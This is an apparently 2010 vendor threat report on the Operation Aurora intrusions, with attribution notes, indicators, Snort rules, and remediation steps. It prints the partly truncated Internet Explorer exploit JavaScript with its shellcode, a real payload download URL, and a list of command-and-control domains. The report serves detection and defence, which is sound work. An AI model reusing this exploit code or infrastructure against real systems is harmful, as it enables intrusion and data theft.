Operation Aurora

Detect, Diagnose, Respond

Jan 27, 2010

Cyber Espionage is a critical issue. Over 80% of intellectual property is stored online digitally. The computing infrastructure in a typical Enterprise is more vulnerable to attack than ever before. Current security solutions are proving ineffective at stopping cyber espionage. Malware is the single greatest problem in computer security today. Yet, malware represents only the tip of the spear. The true threat is the human being who is operating the malware. This human, or the organization he represents, is the true threat that is targeting information for the purposes of financial gain, theft of state secrets, and theft of intellectual property. True threat intelligence requires reaching beyond malware infections to identify the individuals, country of origin, and intent of the attacker.

Threat Summary

The Aurora malware operation was identified recently and made public by Google and McAfeei. This malware operation has been associated with intellectual property theft including source code and technical diagrams (CAD, oil exploration bid-data, etc). Companies hit have been publically speculated, including Google, Adobe, Yahoo, Symantec, Juniper Systems, Rackspace, Northrop Grumman, ExxonMobil, ConocoPhillips, and Dow Chemical. The malware package used with Aurora is mature and been in development since at least 2006.

The Aurora operation is characterized by a remotely operated backdoor program that persists on a Windows computer. This backdoor program has several capabilities that are outline below.

Key findings

Evidence collected around the malware operation suggest that Operation Aurora is simply an example of highly effective malware penetration. There is not significant evidence to attribute the operation directly to the Chinese Government. However, a key actor has been identified in association with Operation Aurora.

Aspect	Description
Target	The operation is targeting intellectual property with no specific industry focus. This is an example of "not knowing what they are looking for until they find it".
Origin	It is highly probable that the malware was developed in native Chinese language, and the operation control system is designed for Chinese users, indicating the entire operation is Chinese. This does not, however, mean the Chinese Government is using the system.
Developers	Forensic tool-marks in the CRC algorithm can be traced to Chinese origin. That, combined with domain registration information, leads to at least one potential actor, Peng Yong[ii]. The malware has been in development since at least 2006. It has been updated several times.
Operators	Operators of the malware appear to use certain domains for C&C control. Dynamic DNS is a key feature of the operation, with many known C&C servers operating from domains registered through Peng Yong's 3322.org service.
Intent	The primary intent is the theft of intellectual property.
Coms	Communication is encrypted over HTTP, port 443, obfuscated with a weak encryption scheme. The C&C servers tend to operate from domains hosted on dynamic DNS.

Attribution

At this time, there is very little available in terms of attribution. A CRC algorithm tends to indicate the malware package is of Chinese origin, and many attacks are sourced out of a service called 3322.org - a small company operating out of Changzhou. The owner is Peng Yong, a Mandarin speaker who may have some programming background with such algorithms. His dynamic DNS service hosts over 1 million domain names. Over the last year, HBGary has analyzed thousands of distinct malware samples that communicate with 3322.org. While Peng Yong is clearly tolerant of cyber crime operating through his domain services, this does not indicate he has any direct involvement with Aurora.

Toolmark	Description
Embedded Resource Language Code	UNITED STATES
CRC Algorithm Table of Constants	Embedded systems / Chinese publication[iii]
DNS registration services	Peng Yong, others

DETECT

This section of the report details how you can detect Operation Aurora in your Enterprise. The exploit and payload vehicle consists of the following components:

- Javascript based exploit vector, known to exploit IE 6
- Shellcode component, embedded in the Javascript
- Secondary payload server that delivers a dropper
- The dropper itself, which only used once and then deleted
- The backdoor program which is decompressed from the dropper

JAVASCRIPT AND SHELLCODE

The JavaScript based attack vector associated with Operation Aurora was published in the public domain in early January 2010. Microsoft details the vulnerability in Security Bulletin MS10-002. Internet Explorer 5.01, Internet Explorer 6, Internet Explorer 6 Service Pack 1, Internet Explorer 7, and Internet Explorer 8 (except Internet Explorer 6 for supported editions of Windows Server 2003) are affected. Exploit code analyzed by HBGary reveals that only Internet Explorer 6 was targeted during Operation Aurora. This vulnerability can be leveraged by attackers of varying skill levels due to the public availability of the Metasploit module "ie_aurora.rb" . The exploit code used by the original attackers was quickly improved and added to Metasploit thus greatly expanding the potential number of attackers and reliability of code.

The JavaScript performs a heap spray attack and injects the embedded shellcode described below. The JavaScript exploits the vulnerability in Internet Explorer by copying, releasing, and then referencing a Document Object Model (DOM) element.

Javascript Exploit Code

```
<html>
<head>
<script>
var sc =
unescape("%u9090%u19eb%u4b5b%u3390%u90c9%u7b80%ue901%u0175%u66c3%u7bb9%u8004%u0b34%ue2d8%uebfa%ue805%uffe2%ufff f%u3931%ud8db%u87
d8%u79bc%ud8e8%ud8d8%u9853%u53d4%uc4a8%u5375%ud0b0%u2f53%ud7b2%u3081%udb59%ud8d8%u3a48%ub020%ueaeb%ud8d8%u8db0%ubdab%u8caa%u9e53
%u30d4%uda37%ud8d8%u3053%ud9b2%u308
SECTION REMOVED FOR SPACE...
8%udfa7%ufa4a%uc6a8%ubc7c%u4b37%u3cea%u564c%ud2cb%ua174%u3ee1%u1c40%uc755%u8fac%ud5be%u9b27%u7466%u4003%uc8d2%u5820%u770e%u2342%
ucd8b%ub0be%uacac%ue2a8%uf7f7%ubdbc%ub7b5%uf6e9%uacbe%ub9a8%ubbbb%uabbd%uf6ab%ubbbb%ubcf7%ub5bd%uf7b7%ubcb9%ub2f6%ubfa8%u00d8");

var sss = Array (826, 679, 798, 224, 770, 427, 819, 770, 707, 805, 693, 679, 784, 707, 280,
238, 259, 819, 336, 693, 336, 700, 259, 819, 336, 693, 336, 700, 238, 287, 413, 224, 833,
SECTION REMOVED FOR SPACE...
735, 427, 336, 413, 735, 420, 350, 336, 336, 413, 735, 301, 301, 287, 224, 861, 840, 637,
735, 651, 427, 770, 301, 805, 693, 413, 875);

var arr = new Array;
for (var i = 0; i < sss.length; i ++) {
    arr[i] = String.fromCharCode (sss [i] / 7);
}

var cc = arr.toString ();
cc = cc.replace (/,/g, "");
cc = cc.replace (/@/g, ",");
eval (cc);

var x1 = new Array ();
for (i = 0; i < 200; i ++) {
    x1 [i] = document.createElement ("COMMENT");
    x1 [i].data = "abc";
};

var e1 = null;

function ev1 (evt)
{
    e1 = document.createEventObject (evt);
    document.getElementById ("sp1").innerHTML = "";
    window.setInterval (ev2, 50);
}

function ev2 ()
{
    p =     "\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
            0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
```

```
        d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d";
    for (i = 0; i < x1.length; i ++) {
        x1 [i].data = p;
    };
    var t = e1.srcElement;
}
</script>
</head>
<body>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)" width="16" height="16"></span>
</body>
</html>
```

JavaScript Artifacts	Pattern
Initial encrypted dropper download. Deleted file.	C:\%appdata%\a.exe
Decrypted dropper. Deleted file.	C:\%appdata\b.exe
JavaScript present in Internet Explorer memory space.	<code listed above>
Download URL present in internet history during memory analysis.	http://demo1.ftpaccess.cc/demo/ad.jpg
Other domains associated with Aurora.	sl1.homelinux.org 360.homeunix.com ftp2.homeunix.com update.ourhobby.com blog1.servebeer.com

The shellcode exists as a Unicode escaped variable (sc) in the malicious JavaScript listed below. Upon successful exploitation of Internet Explorer, the shellcode will download an obfuscated second stage executable from http://demo1.ftpaccess.cc/demo/ad.jpg which is the dropper. ***Note: these files are specific to the sample we analyzed at HBGary, Inc.*** The attackers must use a second stage download mechanism to achieve full system access due to memory constraints. It is unlikely that the final payload could be delivered through the original exploit given these conditions. The dropper is XOR encrypted with a 0x95 key. The shellcode copies this encrypted binary to the user's AppData directory as "a.exe". The shellcode then decrypts "a.exe" and moves it to "b.exe" in the same directory. Then "b.exe" is executed. The following actionable intelligence can be used to identify exploit remnants in the heap space of Internet Explorer post exploitation attempt. These patterns can be searched for when doing memory analysis of a victim system.

Shellcode Artifacts	Pattern
Self-decrypting code using a constant XOR value.	80 34 0B D8 80 34 0B D8
Kernel32.dll searching code.	64 A1 30 00 00 00 8B 40 0C 8B 70 1C
Push Urlmon string to stack using two push statements.	68 6F 6E 00 00 68 75 72 6C 6D

The following SNORT rules have been released by the Emerging Threats project to detected the final payload command and control communications.

Network Detection Signatures

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 443 (msg:"ET TROJAN Aurora Backdoor (C&C) client connection to CnC";
flow:established,to_server; content:"|ff ff ff ff ff ff 00 00 fe ff ff ff ff ff ff ff ff ff 88 ff|"; depth:20;
flowbits:set,ET.aurora.init; classtype:trojan-activity; reference:url,www.trustedsource.org/blog/373/An-Insight-
into-the-Aurora-Communication-Protocol; reference:url,doc.emergingthreats.net/2010695;
reference:url,www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_Aurora; sid:2010695; rev:2;)

alert tcp $EXTERNAL_NET 443 -> $HOME_NET any (msg:"ET TROJAN Aurora Backdoor (C&C) connection CnC response";
flowbits:isset,ET.aurora.init; flow:established,from_server; content:"|cc cc cc cc cd cc cc cc cd cc cc cc cc cc
cc cc|"; depth:16; classtype:trojan-activity; reference:url,www.trustedsource.org/blog/373/An-Insight-into-the-
Aurora-Communication-Protocol; reference:url,doc.emergingthreats.net/2010696;
reference:url,www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_Aurora; sid:2010696; rev:2;)
```

DROPPER

The initial dropper is merely a detonation package that decompresses an embedded DLL into the Windows **system32** directory and loads it as a service. The initial dropper is likely to be packed (UPX, etc). The dropper has an embedded DLL that is decompressed to the windows **system32** directory. This DLL will be named to resemble existing services (**rasmon.dll**, etc). In order to evade forensics, the file-time of the dropped DLL will be modified to match that of an existing system DLL (**user32.dll**, etc). The dropped DLL is loaded into its own **svchost.exe** process. Several registry keys are created and then deleted as part of this process. Finally, the dropper deletes itself from the system by using a dissolving batch file (**DFS.BAT**, etc).

Actionable Intelligence	Pattern
Service Key & Value	SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\
Note: deleted after drop	**Value:** SysIns **Data:** Ups??? *(??? are three random chars)*
Path to backdoor	SYSTEM\CurrentControlSet\Services\Ups???\Parameters\
Note: deleted after stage 1	**Value:** ServiceDLL **Data:** *(full path to the backdoor)*
Path to backdoor	SYSTEM\CurrentControlSet\Services\RaS???\Parameters\
Note: persistent	**Value:** ServiceDLL **Data:** *(full path to the backdoor)*
Potential variation	SYSTEM\CurrentControlSet\Services\RaS???\Parameters\
	Value: ServiceDLL **Data:** %temp%\c_####.nls (where #### is a number)
Potential variation	SYSTEM\CurrentControlSet\Services\RaS???\Parameters\
	Value: ServiceDLL **Data:** %temp%\c_1758.nls

PAYLOAD

The payload uses two-stage installation. During stage one, the dropper will install the payload as a service running under the name Ups??? (where ??? are three random characters). Once executing, the payload will immediately delete the first service and enter stage-two. During stage-two, the payload will register a new, second service under the name RaS??? (where ??? are three random characters). This new service will point to the same backdoor DLL, no new files are involved. *Note: the three character prefixes Ups and RaS can easily be modified by the attacker.* Once the new service is registered, the payload will access an embedded resource that is encrypted. The decryption goes through several phases. The encrypted data block contains the DNS name for the command and control server (homeunix.com, etc). **This data block is configurable before the malware is deployed.** The data block length is hard-coded (0x150 or 336 bytes). During phase one, this data block is fed through a simple XOR (0x99), resulting in an ASCII-string. Next, the resulting ASCII-string is fed into a base64 decoding function, producing a binary string. Finally, the resulting base64 decoded binary string is fed through another XOR (0xAB), resulting in clear-text. The three primary encryption loops are colored and marked in **Figure 1**. The resulting clear-text buffer contains several fields in both ASCII and UNICODE, including the C&C server address.

GLANCE UNDER THE HOOD

buffer after phase one XOR:
mJ2bhcPExs7excLThcjExqurnauYq

buffer after base64 decoding:
ÃÄÆÎÞÅÂÓ…ÈÄÆ«« «˜«Ÿ«‟«†«š«š«ž«š«œ

Actionable Intelligence	Pattern
C&C Server DNS	*.homeunix.com *(where * is any subdomain)*
	*.homelinux.com
	*.ourhobby.com
	*.3322.org
	*.2288.org
	*.8866.org
	*.ath.cx
	*.33iqst.com
	*.dyndns.org
	*.linode.com
	*.ftpaccess.cc
	*.filoups.info
	*.blogsite.org

The payload will create additional registry keys.

Actionable Intelligence	Pattern
Additional Key	HKLM\Software\Sun\1.1.2\IsoTp
Additional Key	HKLM\Software\Sun\1.1.2\AppleTlk

Other potential dropped files, as reported by McAfee:

Actionable Intelligence	Pattern
Additional File	securmon.dll
Additional File	AppMgmt.dll
Additional File	A0029670.dll (A00#####.dll)
Additional File	msconfig32.sys
Additional File	VedioDriver.dll
Additional File	acelpvc.dll
Additional File	wuauclt.exe
Additional File	jucheck.exe
Additional File	AdobeUpdateManager.exe
Additional File	zf32.dll

Command and control

The payload communicates with its command and control server over port 443. The source port is randomly selected. While outbound traffic appears to be HTTPS, the actual traffic uses a weak custom encryption scheme. The command and control packets have a very specific format[iv].


command	parameters	0x00000001	payload len	CRC	KEY	payload

The payload section is encrypted with a key selected by using `GetTickCount`. This means each infected node has its own key. The key is embedded in the header of the packet, and is easily recovered.

Diagnose

How the malware works

The primary control logic can be found in the module registered under the service key (rasmon.dll, etc.). This module has been written in c and includes several specific methods and encodings that provide forensic track-ability.



The above screenshot illustrates a REcon(tm) trace on the malware dropper and subsequent service creation. Location A. represents the dropper program, which unpacks itself and decompresses a file to the system32 directory. Point B. represents the initial svchost.exe startup, which is loading the malware payload. Location C. is the actual execution of the malware service, which remains persistent. At points E. and F. you can see the malware checking in with the command and control server. Finally, location D. represents the dissolvable batch file which deletes the initial dropper and then itself.

Figure 1 - base64 and XOR encryption scheme




FIGURE 2 - C&C COMMAND PARSER

CAPABILITY

The malware has generic and flexible capabilities. There are distinct command handlers in the malware that allow files to be stolen and remote commands to be executed. The command handler is illustrated in Figure 2. At location A. the command number is checked. At locations marked B. are each individual command handler, as controlled by the C&C server and command number in the C&C packet. Location C. is where the result of each command is sent back to the C&C server.

RECENT GLOBAL ACTIVITY

The concentration of the java-script exploit used to deliver Aurora is rising. The primary source countries are China, Korea, India, and Poland[v].

TODO: INSERT DATA FEED STATS HERE.

RESPOND

Several Enterprise products have the capability to scan for and potentially remove the Aurora malware. Detection of the malware is covered in detail, from multiple aspects, in the Detect section above. When using a Digital DNA(tm) capable platform such as McAfee ePO, Guidance EnCase Enterprise, or Verdasys Digital Guardian, you can search the Enterprise for the following Digital DNA sequence (recommend a tight match, 90% or higher).

Digital DNA Sequence for Aurora Malware

```
01 B4 EE 00 AE DA 00 8C 16 00 89 22 00 46 73 00 C6 49 00 0B AE 01 E7 9F 04 05 81
01 0E DF 01 79 D8 00 25 6A 00 15 49 00 47 22 00 4B 67 0F 2D CC 01 29 67 01 35 99
```

To thwart command and control and prevent data loss, known C&C domains should be blocked at the egress firewall. The domains listed in the Detect section represent a significant set of those currently known to be operating. IDS signatures similar to the one illustrated in the Detect section should be used to detect inbound exploit attempts, and machines accepting this data should be scanned for potential infections. Many A/V products now contain signatures for the Aurora exploit and will be effective in detection and removal. However, the attackers that represent the threat will not be deterred, and variants of the attack are nearly assured.

Factors	Description
C&C protocol	If a variant is developed, it will very likely use the same C&C protocol, but may change the header of the packet and the constants used for connection setup. This will evade IDS / Firewall rules designed to detect the current scheme. It is unlikely the attackers will change the encryption setup, however.
Installation and Deployment	The method used to install the service is highly effective. Although the filenames will likely change, the actual method will likely remain.

INOCULATION SHOT

HBGary has prepared an inoculation shot for this malware. The inoculation shot is a small, signed binary that will allow you to scan for, and optionally remove, this malware from your Enterprise network.

Remediation and Prevention with the HBGary Inoculation Shot

The AuroraInnoculation.exe is a simple WMI-based utility for scanning windows-based machines for the presence of the Aurora APT malware package. The aurora innoculator also has the option of automatically removing a discovered infection and rebooting the box automatically. When the aurora innoculator is executed it will query the user for authentication credentials. Optionally the user can just hit "cancel" to use the currently logged on USER's authentication token. Some sample usages are listed below.

To scan a single machine:
AuroraInnoculation.exe -scan 192.168.0.1 or AuroraInnoculation.exe -scan MYBOXNAME
To scan multiple machines:
AuroraInnoculation.exe -range 192.168.0.1 192.168.0.254
To automatically attempt a clean operation:
AuroraInnoculation.exe -range 192.168.0.1 192.168.0.254 -clean
To scan a list of machines in a .txt file:
AuroraInnoculation.exe -list targets.txt

DG Agents can be used to remediate and prevent further infections within the enterprise without waiting for the development of an AV signature. In this case:

Remediation and Prevention with Digital Guardian

A DGUpdate package can be deployed to all agents to perform the file and registry key delete operations to inactivate and remove the malware.

- Several control rules can be added to prevent the Aurora malware infection specifically and to generically block other infection vectors:
- Prevent network operations on remote port 443 if the current process image was launched from %%APPDATA% and registry keys exist in "HKLM\Software\Sun\1.1.2\IsoTp" or "HKLM\Software\Sun\1.1.2\AppleTlk" or "SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\SysIns"
- Prevent iexplore.exe from writing files with .exe extensions
- Prevent files with .exe extensions from being written, copied, moved or renamed into the root of %APPDATA%
- Prevent files with .exe extensions from launching in the root of %APPDATA%
- Prevent network operations to demo1.ftpaccess.cc
- Prevent executables launched from the root of %APPDATA% from performing file open on kernel32.dll
- Prevent executables launched from the root of %APPDATA% from writing, copying, moving or renaming files with a .dll extension to %SystemRoot%\system32

More Information

About HBGary

HBGary, Inc is the leading provider of solutions to detect, diagnose and respond to advance malware threats in a thorough and forensically sound manner. We provide the active intelligence that is critical to understanding the intent of the threat, the traits associated with the malware and information that will help make your existing investment in your security infrastructure more valuable.

Corporate Address: 3604 Fair Oaks Blvd Suite 250 Sacramento, CA 95762 Phone: 916-459-4727 Fax 916-481-1460 Sales@hbgary.com

About Verdasys

Verdasys provides Enterprise Information Protection solutions that are the foundation of our customer's global data security strategy. With greater than 2 million security agents deployed at over 150 of the world's leading organizations, Verdasys is the proven global leader of Enterprise Information Protection and compliance solutions. Companies serious about information protection choose Verdasys.

Verdasys is headquartered in Waltham, MA.
For more information, go to www.verdasys.com
Verdasys Contact:
Jamie Warren
Verdasys, Inc.
Phone: (781) 902-5685
Email: jwarren@verdasys.com

[i] http://siblog.mcafee.com/cto/operation-%E2%80%9Caurora%E2%80%9D-hit-google-others/
[ii] http://www.thetechherald.com/article.php/201004/5151/Was-Operation-Aurora-nothing-more-than-a-conventional-attack
[iii] http://www.fjbmcu.com/chengxu/crcsuan.htm (via: http://www.secureworks.com/research/blog/index.php/2010/01/20/operation-aurora-clues-in-the-code/)

[iv] http://www.avertlabs.com/research/blog/index.php/2010/01/18/an-insight-into-the-aurora-communication-protocol/
[v] http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit